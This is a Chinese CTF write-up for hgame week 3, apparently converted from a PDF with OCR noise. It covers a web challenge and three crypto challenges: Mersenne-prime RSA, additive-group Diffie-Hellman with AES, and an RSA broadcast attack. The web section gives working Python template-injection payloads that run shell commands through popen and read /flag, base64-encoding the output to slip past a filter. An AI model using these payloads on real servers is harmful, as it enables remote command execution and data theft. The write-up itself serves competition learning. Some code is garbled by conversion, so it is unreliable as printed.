Week3_Nse4u Wp

Week3_Nse4u Wp

Web

1. todolist

Crypto

- 1. LikiPrime
- 2.EncryptedChats
- 3.HappyNewYear

Web

1. todolist

- 1. 打开题目,发现是一个可以任意添加内容的页面
- 2. 插入xss语句,发现没有任何过滤,虽然执行了,但是好像没有啥用



- 3. 看到提示说,后端是用python写的,考虑到或许可以插入python语句
- 4. 百度python注入,得知模板注入
- 5. 在todolist列表输入{{1+1}},返回2,发现确实有模板注入,而且没有过滤
- 6. 于是考虑用模板注入来执行shell语句
 - 1. 要执行shell语句,要先找到怎么用os模块
 - 2. 发现这个模板import会报错,所以考虑从python用到的对象入手,找到它所在的类里有没有导入os的
 - 3. 于是考虑用"", 即字符串对象,

```
1 "".__class__
2 ##返回""变量的类型<class 'str'>
3 "".__class__._bases__
4 ##返回类型列表(<class 'object'>,)
5 "".__class__._bases__[0].__subclasses__()
6 ##返回它的子类
```

```
cclass collections.abc.Container'>
>>> ""._class __bases [0] _ subclasses _()
[<class 'type'>, cclass 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearay, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearay, <class 'weakcallableproxy'>, <class 'dict_yearay, <class 'int'>, <class 'dict_yearay, <class 'dict_yearay, <class 'dict_yearay, <class 'dict_reverseitemiterator'>, <class 'frozens'>, <class 'colass 'colass 'dict_reverseitemiterator'>, <class 'frozens'>, <class 'types.s' 'dot'>, <class 'frozens'>, <class 'types.s' 'dot'>, <class 'dict_reverseitemiterator'>, <class 'frozens'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'weapper_descritor'>, <class 'function'>, <class 'dict_reverseitemiterator'>, <class 'dict_reverseitemiterator'
```

- 4. object对象有很多子类,现在就是要从这些子类里找到可以调用os模块的子类
- 5. 用程序跑一下

```
1
  num=0
 for items in "".__class__._bases__[0].__subclasses__():
2
3
       num+=1
       try:
5
           if 'popen' in items.__init__._globals__.keys():
6
               print(items, num)
7
               break
8
       except:
9
           pass
```

尝试新的跨平台 PowerShell https://aka.ms/

6. 答案是129

PS C:\Code\ctf> & D:/python_win/python3/p <class 'os._wrap_close'> 129
PS C:\Code\ctf>

7. 于是payload得到

```
8. 1 "".__class__.__bases__[0].__subclasses__() [129].__init__.__globals__['popen']('whoami').read()
```

9. 然而发现传上去却报错了

Something went wrong!

10. 考虑到科能是版本不一样的原因,又用linux下的环境跑了一下,得到的编号是132 11.

- 12. 然而还是报错辽。于是到平台上在120左右试了试了下
- 13. 发现在117的地方正常返回

```
14. 1 {{"".__class__._bases__[0].__subclasses__([117].__init__.__glob als__['popen']('whoami').read()}}
```

当前Todo: ctf

是否完成: 未完成

创建时间: 20210221

返回

- 15. 测试成功,接下来就是要拿flag了
- 16. 先ls / 发现有一个flag

```
17. 1 {{"".__class_.__bases__[0].__subclasses__([117].__init__.__glob
als__['popen']('ls /').read()}}
```

当前Todo: app bd_build bin boot dev etc flag home lib lib64 media mnt opt proc requirements.txt root run sbin srv sys tmp usr var

是否完成: 未完成

引建时间· 2021022

18. 再cat flag,发现被拦住了,可能是有检测机制

19. $\leftarrow \rightarrow C \quad \stackrel{\triangle}{=} \quad todolist.liki.$

Stop!!!

20. 用管道符base64编码后输出。gotit

是否完成: 未完成

创建时间: 20210221

返回

22. 解码后得到flag

21.

```
23. 1 | hgame{h0w_4bou7+L3arn!ng~PythOn^Now?}
```

24. 最终payload如下

```
25. 1 {{"".__class__._bases__[0].__subclasses__([117].__init__.__glob als__['popen']("cat /flag | base64").read()}}
```

Crypto

1. LikiPrime

1. 下载附件,根据题目提示信息,发现里面是个RSA

2.

```
def get_prime(secret):
    prime = 1
    for _ in range(secret):
        prime = prime << 1
        return prime - 1

random.shuffle(secrets)

m = s2n(flag)
p = get_prime(secrets[0])
q = get_prime(secrets[1])
n = p * q
e = 0x10001
c = pow(m, e, n)</pre>
```

- 3. p和q是根据shuffle函数产生的,所以只要倒推回去,就可以了
- 4. 假设p<q,那么p*q==n,则p<sqrt(n),q>sqrt(n)
- 5. 先写个循环,爆破出在1到sqrt(n)中,所有可以由shuffle函数产生的数字p

```
import random
from libnum import s2n
from Crypto.Util.number import isPrime
import math
```

c =

```
8
    p = 1
9
    q = 1
    i = 0
10
    j = 0
11
12
    p1 = 0
13
    q1 = 0
14
    m= False
```

```
15 def judge(a,b):
16
         return (a==b)
17
    def get_prime():
18
         p = 1
19
         q = 1
20
         p1 = 0
21
        q1 = 0
        for i in range(0,10000):
22
23
             p = 1
24
             j = 0
             for j in range(0,10000):
25
26
                 if(judge(p1*q1,n)):
27
                     return 1
28
                 p = p <<1
29
                 p1 = p-1
30
             q = q \ll 1
31
             q1 = q-1
32
    def prime(m):
33
        p=1
34
         p1=p-1
35
        lisi=[1]
36
        for i in range(0,m):
37
            if isPrime(p1):
38
                 print(p1)
39
                 lisi.append(p1)
                 print('\r')
40
                 if(p1*p1>n):
41
42
                     print("this is the biggest")
43
                     print(p1)
44
                     print("\r")
                     print(i)
45
46
                     return lisi
47
             p = p << 1
48
             p1 = p-1
49
    t = input("value=?")
50
    print(prime(t))
51
    print("ok")
```

- 6. 输入10000, 寻找在执行1到10000次时, 是否有p>sqrt(n)
- 7. 得到最大为3217次,同时返回了一个lisi列表,里面时所有可能的p的取值

```
8. 71382526457144837937112503208182612656664908425169945395188778961365024840573937859459944433523118828012366040626246860921215034
9937584782292237144339628858485938215738821232393687046160677362909315071

3217
[1, 3, 7, 31, 127, 8191, 131071, 524287, 2147483647L, 2305843009213693951L, 618970019642690137449562111L, 1622592768292133633915
78010288127L, 170141183460469231731687303715884105727L, 686479766013060971498199079908139321726943530014330540939446345913553518
3397656052122559640661454554977296311391480858037121987999716643812574028291115057151L, 5311379928167670986895882065524086273295
93117727031923199444138200403559860852242739162502265229285668889329486246501015346579337652707239409519978766587351943831270835
```

9. 那么q的取值就是n/p,那么要求q的话,就在lisi列表中寻找,是否有个n/p为质数,若找到了,那么这个q就是产生n的大素数q。(因为RSA加密要求n由两个质数产生。)

```
from Crypto.Util.number import isPrime
lisa = []
m = 0
n =
```

```
lisi = [3, 7, 31, 127, 8191, 131071, 524287, 2147483647,
    2305843009213693951, 618970019642690137449562111,
    162259276829213363391578010288127,
    170141183460469231731687303715884105727,
    6864797660130609714981900799081393217269435300143305409394463459185
    5431833976560521225596406614545549772963113914808580371219879997166
    43812574028291115057151,
    5311379928167670986895882065524686273295931177270319231994441382004
    0355986085224273916250226522928566888932948624650101534657933765270\\
    7239409519978766587351943831270835393219031728127,
    1040793219466439908192524032736408553861526224726670480531911235040
    3608059673360298012239441732324184842421613954281007791383566248323
    4649081399066056773207629241295093892203457731833496615835504729594
    2054768981121169367714754847886696250138443826029173234888531116082
    8538416585028255604666224831890918801847068222203140521026698435488
    732958028878050869736186900714720710555703168729087,
    1475979915214180235084898622737381736312066145333169775147771216478
    5702978780789493774073370493892893827485075314964804772812648387602
    5919181446336533026954049696120111343015690239609398909022625932693
    5025281409614983499388222831448598601834318536230923772641390209490
    2318364468996082107954829637630942366309454108327937699053999824571
    8632294472963641889062337217172374210563644036821845964963294853869
    6905872650486914434637457507280441823676813517852099348660847172579
    4084223166780976702240119902801704748944874269247421088235368084850
    7250224051945258754287534997655857267022963396257521263747789778550
    1552646522609988869914013540483809865681250419497686697771007,
    4460875571837584295711517064021018098862086324128599011119912199634
    0468579282047336911254526900398902615324593112431670239575870569367\\
    9364790903497461147071065254193353938124978226307947312410798874869
    0400702793284288103117548441080948782524948667609695869981289826458
    7759602897917153696250306842961733170218475032458300917183210491605
    0157628886606372145501702225925125224076829605427173573964812995250\\
    5694124807207384768552936816667128448311908776206067866638621902401
    1857073683190188647922581041471407893538656249796817872912762959492
    4411960961386713946279899275006954917139758796061223803393537381034
    6664944029510520590479686932553886479304409251041868170096401717641
    33172418132836351,
    2591170860132026277762467679224415309418188875531254273039749231618
    7401926658636208620120951680048340655069524173319417744168950923880
    7017410377709597512042313066624082916353517952311186154862265604547
    6911275958487756105687579311910177114088262521538490358304011850721
    1642474746182303147139834022928807454567790794103728823582070589235
    1068433882986888616658650280927692080339605869308790500409503709875
    9021190183719916209940025689351131365488297391126567973032419865172
    5011641270350970542777347797234982167644344666838311932254009964899
    4051790241624056519054483690809616061625743042361721863339415852426
    4312087372665919620617535357488928945996291951830826218608534009379
    3283942026186658614250325145077309627423537682293864940712770084607
    7124211823080804139298087057504713825264571448379371125032081826126
    5666490842516994539518877896136502484057393785945994443352311882801
    2366040626246860921215034993758478229223714433962885848593821573882
    1232393687046160677362909315071]
 7 for i in lisi:
 8
        k = n/i
 9
        if isPrime(k):
10
            lisa.append(k)
11
            print(i)
    print(lisa)
```

```
13 print("ok")
```

1 得到大素数q

```
lisi = [3, 7, 31, 127, 8191, 131071, 524287, 2147483647, 2305843009213693951, 618970019642690137449562111, for i in lisi:
             k = n/i
              if isPrime(k):
                   lisa.append(k)
                   print(i)
       print(lisa)
        print("ok")
问题 3 输出 调试控制台 终端
                                                                                                                    1: Python
                                                                                                                                               + III ii ^
\frac{1}{2} (2855425422282796139015635661021640083261642386447028891992474566022844003906006538759545715055398432397545139158961502978783993
\frac{77656071435169747221107988791198200988477531339214282772016059009904586686254989084815735422480409022344297588352526004383890632}{61612407631738741688114859248618836187390417578314569601691957439076559828018859903557844859107768367717552043407428772657800626}{67596159707595213278285556627816783856915818444364448125115624281367424904593632128101802760960881114010033775703635457251209240}
73646921576797146199387619296569302680261790118132925012323046444438622308877924609373773012481681672424493674474488537770155783\\00688085264816151306714481479028836666406225727466527578712737464923109637500117090189078626332461957879573142569380507305611967\\75803380843333819875009029688319359130952698213111413223933564901784887289822881562826008138312961436638459454311440437538215428
\frac{08391056595289757138993202111214957953114279462545533053870678210676017687509778661004600146021384084480212250536890547937420030921722096732954750721718115531871310231057902608580607 \cite{Absolution}
```

10. 于是把p、q,n、e、c带到sRSA脚本里,得到flag

```
from Crypto.Util.number import long_to_bytes,bytes_to_long,getPrime,isPrime
        import primefac
        def modinv(a,n):
           return primefac.modinv(a,n)% n
        c = 1223196871215754495756567433235878590053169407599247868743109156315440366155516774000965786544846680
        p=1040793219466439908192524032736408553861526224726670480531911235040360805967<u>33602980122394417323241848</u>
        d = modinv(e, (p-1)*(q-1))
        m = pow(c,d,n)
11.
        print(long_to_bytes(m))
    题 99 輸出 调试控制台 终端
                                                                      1: Python
   版权所有 (C) Microsoft Corporation。保留所有权利。
   尝试新的跨平台 PowerShell https://aka.ms/pscore6
   PS C:\Code\python> & C:/Python27/python.exe c:/Code/python/CTF/jisuann.py
hgame{Mers3nne~Pr!Me^re4l1y_s0+50-li7tle!}
PS C:\Code\python>
```

2.EncryptedChats

- 1 这题木有得分,写出来已经过八点了,但是还是写个wP8
- 1. 先是开题目附件,发现一个文本文件和一个py文件,文本文件里是一段加密通话
- 2. PY文件里是AES加密,其中iv的值可以从文本文件里获取,但是共享密钥是通过dh交换密钥获取的

```
def encrypt_flag(shared_secret: int):
    # Derive AES key from shared secret
    sha1 = hashlib.sha1()
    sha1.update(str(shared_secret).encode('ascii
    key = sha1.digest()[:16]
    # Encrypt flag
    iv = os.urandom(16)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    ciphertext = cipher.encrypt(pad(FLAG, 16))
    # Prepare data to send
    data = \{\}
    data['iv'] = iv.hex()
    data['encrypted flag'] = ciphertext.hex()
    return data
print(encrypt_flag(shared_secret))
#AES need key, iv, miwen
#dh need a,b,
```


- 3. 于是要先算出共享密钥
- 4. 通过聊天得知,是在加法群里做运算的,于是g^a%p=g*a%p
 - 1 加法群这个我也不知道为啥,网上这么说那我就这么试试吧
- 5. 又因为a,b是小于p的,所以a%p=a,b%p=b于是先写个脚本

```
1 from Crypto.Util.number import long_to_bytes,bytes_to_long
```

- 2 import gmpy2
- 3 import math
- 4 g=1260298392473541986842878332985910265207283743173589506081125846053260 031953950980091598981187950679020702550500318312181248052403316315711408 6741486989697
- p=3056726090517965141935848609983431583735410271469025333885116120704284
 625435137457281888428666109293887667503272870059033602924361977306440292
 383020987315515333832050216458738184884979130421408499313923358107243181
 455588540882118465254436167113456482726551633128307622324782998022559185
 764348735640628491356096065705377761211559124198372971654219251868400384
 080644232909877042450427546575673992543401946035113827327255973833298456
 009546580948127019868925165539294196683573394743750315848673190664971602
 620066106505491444524546851740640490444426119682637025235910232476798631
 4473183183059212009545789665906197844518119

```
7
    A =
    640700151752203175546102908735868669924601669195328674545620314428966606\\
    516028410309413102788824672698048873209542954959211896860173750642709919
    844278862622301913598212478821181983197964273863515027912691722090186197
    704191129960791339214329001590421111711845184882239085659601777599501069
    710062788692940651248356510558830615130424979155874222955709617532076705
    499857395372841889657183869777962164152237271989005696268122359593151917
    426535748707229667975768823838589844254959404900246775683622577056574086
    073193291128038535976377206472117973341845382412759387891718491531661639
    9071722555609838785743384947882543058635
 8
 9
    R =
    552208483067344880247237964100842843407204085276829013044823584519577133
    918739594264610510463893057624700884582014543830006080817861021084744442
    853000214255627245043637249746122276197746218245294751388707482963766716
    731323979870372063513822435871251321760456988427651325161700383800829608
    276859991717845730764032638058729566629152438812316924496541492758888200
    375324708502645584532052787425878353074452245530859606559790221065374484
    530527146808622418720839621320708558803136274735290590534350809262537934
    149358457004178662550658560032296505266848189937565137667021990856760800
    9443985857358126335247278232020255467723
10
11
   gni = gmpy2.invert(g,p)
12
   #a,b< p
    #add group
14
   b = B*gni%p
15
    a = A*gni%p
16
    #查看a,b
17
    print("\n\n={}\n\n={}\".format(a,b))
18
   shared = a*B%p
19
    #查看共享密钥
    print("\n\nshared={}".format(shared))
20
```

6.得到共享密钥



- 7. 于是把共享密钥带回去进行解密
- 8. 但是第一步要先把iv和encrypted_flag反着hex一下(当时忘记处理encrypted_flag了,乱码了好久,哎)、
- 9. 反hex的代码与执行结果如下


```
1 import os
   2
                iiva = 'd3811beb5cd2a4e1e778207ab541082b'
    4
              iivb = 'b4259ed79d050dabc7eab0c77590a6d0'
              iva = bytes.fromhex(iiva)
    6
   7
              ivb = bytes.fromhex(iivb)
   8
   9
              encrypted_flaga =
                 '059e9c216bcc14e5d6901bcf651bee361d9fe42f225bc0539935671926e6c092'
10
              encrypted_flagb =
                 'af3fe410a6927cc227051f587a76132d668187e0de5ebf0608598a870a4bbc89'
11
12
              fa = bytes.fromhex(encrypted_flaga)
13
              fb = bytes.fromhex(encrypted_flagb)
14
15
              print(iva)
16
              print('\n\n')
17 | print(ivb)
              print('\n\n')
19
              print(fa)
              print('\n\n')
20
21 print(fb)
22
23
              24
              # fa =
                 b'\x05\x9e\x9c!k\xcc\x14\xe5\xd6\x90\x1b\xcfe\x1b\xee6\x1d\x9f\xe4/"
                 [\xc0s\x995g\x19\&\xe6\xc0\x92']
25 | # ivb = b'\xb4\%\x9e\xd7\x9d\x05\r\xab\xc7\xea\xb0\xc7u\x90\xa6\xd0'
                =b'' \times af \times 4 \times 10 \times a6 \times 92 \mid xc2'' \times 05 \times 13f \times 81 \times 87 \times e0 \times de^{xb} + xc2'' \times e^{xb} + xc2'' \times e^{xb}
                 08Y\x8a\x87\nK\xbc\x89"
```

10. 然后就可以进行AES解密了

```
1
   from Crypto.Cipher import AES
   import hashlib
2
4
   iva=b'\xd3\x81\x1b\xeb\\\xd2\xa4\xe1\xe7x\ z\xb5a\x08+'
 5
   ivb=b'\xb4\%\x9e\xd7\x9d\x05\r\xab\xc7\xea\xb0\xc7u\x90\xa6\xd0'
6
   fa=b'\x05\x9e\x9c!k\xcc\x14\xe5\xd6\x90\x1b\xcfe\x1b\xee6\x1d\x9f\xe4/"
    \lceil xc0s x995q x19& xe6 xc0 x92 \rceil
    fb=b''\setminus xaf?\setminus xe4\setminus x10\setminus xa6\setminus x92\mid xc2'\setminus x05\setminus x1fxzv\setminus x13-
    f\x81\x87\xe0\xde^\xbf\x06\x08Y\x8a\x87\nK\xbc\x89"
 8
9
    shared_secret =
    490509549761481489772070793110036544853784260514733661003933709255835078
    919519372641467580941610394230344837107579069329333060473325427169621018
    402181781249891350056819936779382066261779363579971125715994259195059573
    452550592715145414375705357194949286704445846449303684377339144183377338
    683057527694508417157519607974715656880166349193133203724969055854340761
    714198791285889976287681768756461050422411760097924652138602990218232188
    153831183911049847555611583697693351674454176696907563439622916549894710
    481595848873900750475432872523786825819593663392646382068057562832942657
    9601827058447231181393158983481374574804
    hash = hashlib.sha1()
10
    hash.update(str(shared_secret).encode('ascii'))
11
```

```
12 key = hash.digest()[:16]
13
   #创建AES解密对象c
14
   c = AES.new(key,AES.MODE\_CBC,iva)
15 textc = fa
16 ans = c.decrypt(textc)
17
   print(ans)
18 key = hash.digest()[:16]
   #更新c的iv为ivb
19
20 c = AES.new(key,AES.MODE_CBC,ivb)
21 textc = fb
22 ans = c.decrypt(textc)
23 print(ans)
```

11. 得到答案



12. 去掉换行与制表,拼接起来即可

```
1 | hgame{AdD!tiVe-Gr0up~DH_K3y+eXch@nge^4nd=A3S}
```

3.HappyNewYear

- 1. 打开附件,发现是7组n、e、c,而且每个e都是3
- 2. 根据提示"有很多内容都是一样的",猜测可能是低加密指数广播攻击
- 3. 于是编写解题程序

```
1 import gmpy2
2 from libnum import *
3 from Crypto.Util.number import long_to_bytes
4 from math import sqrt,pow
5 import primefac
6 n = [0,0,0,0,0,0,0,0,0,0,0]
7 e = [0,0,0,0,0,0,0,0,0,0,0]
8 c = [0,0,0,0,0,0,0,0,0,0,0]
9 ##先导n,e,c到列表n,e,c中
```

 $10 \mid n[1] =$

2281680965599684769482633566057296497740171098488084256935067243122642

 $11 \mid e[1] = 3$

12 c[1] =

0104053729918886738373239180278125380431456756265795150168471026227659

 $15 \mid n[2] =$

16 | e[2] = 3

17 | c[2] =

n[3] =

e[3] = 3

c[3] =

25 | n[4] =

26 | e[4] = 3

27 c[4] =

30 | n[5] =

6363344126713581303895799728380292026099365249966011296481916061179516

31 | e[5] = 3

32 c[5] =

0350588210498613714564911485071012910751614774272933548243777651292567

35 | n[6] =

36 | e[6] = 3

c[6] =


0859803021845482613675431209182165956649944509765548361001099798642678

 $40 \mid n[7] =$

41 | e[7] = 342 | c[7] =

e = 3##这个函数用于对广播攻击求解 def broadcast_attack(data): ##辗转相除法 def extended_gcd(a,b): x, y = 0, 1lastx, lasty = 1, 0 while b: a,(q,b) = b,divmod(a,b)x, lastx = lastx - q*x, xy, lasty = lasty-q*y, y return (lastx, lasty, a) ##中国剩余定理 def chinese_remainder_theorem(items): N=1for a, n in items: N*=n

```
result = 0
62
63
          for a,n in items:
64
               m = N/n
65
              r,s,d = extended\_gcd(n,m)
              if d!=1:
66
67
                  N=N/n
68
                  continue
69
               result+=a*s*m
70
          return result % N ,N
71
      x,n = chinese_remainder_theorem(data)
        m = gmpy2.iroot(x,3)[0]
72
73
        return m
74
75 ##判断结果字符串中有"{"和"}"的是要的
76 def pd(data):
77
       res = long_to_bytes(broadcast_attack(data))
78
       try:
          if '{' in res:
79
80
              print(res)
           if '}' in res:
81
82
              print(res)
83
      except:
84
          pass
85
86 x=1
87 ##循环用于遍历,一共是c73,35种组合
88 while x<= 5:
89
      y=1
90
      while y<=6:
91
          z=1
          while z <= 7:
92
93
              n1 = n[x]
94
              n2 = n[y]
95
              n3 = n[z]
96
              c1 = c[x]
97
              c2 = c[y]
98
              c3 = c[z]
99
              data = [(c1,n1),(c2,n2),(c3,n3)]
100
              pd(data)
101
               z = z+1
102
          y = y+1
     x = x+1
103
104
105
106 print("ok")
```



- 5. ctrl+f查找 hgame 发现只有一半, 再查找"}", 得到另一半
- 6. 1 hgame{!f+y0u-p14y_rem@ind3r~Y0u^9ot=i7}
- 7. 拼接后上传, 成功解题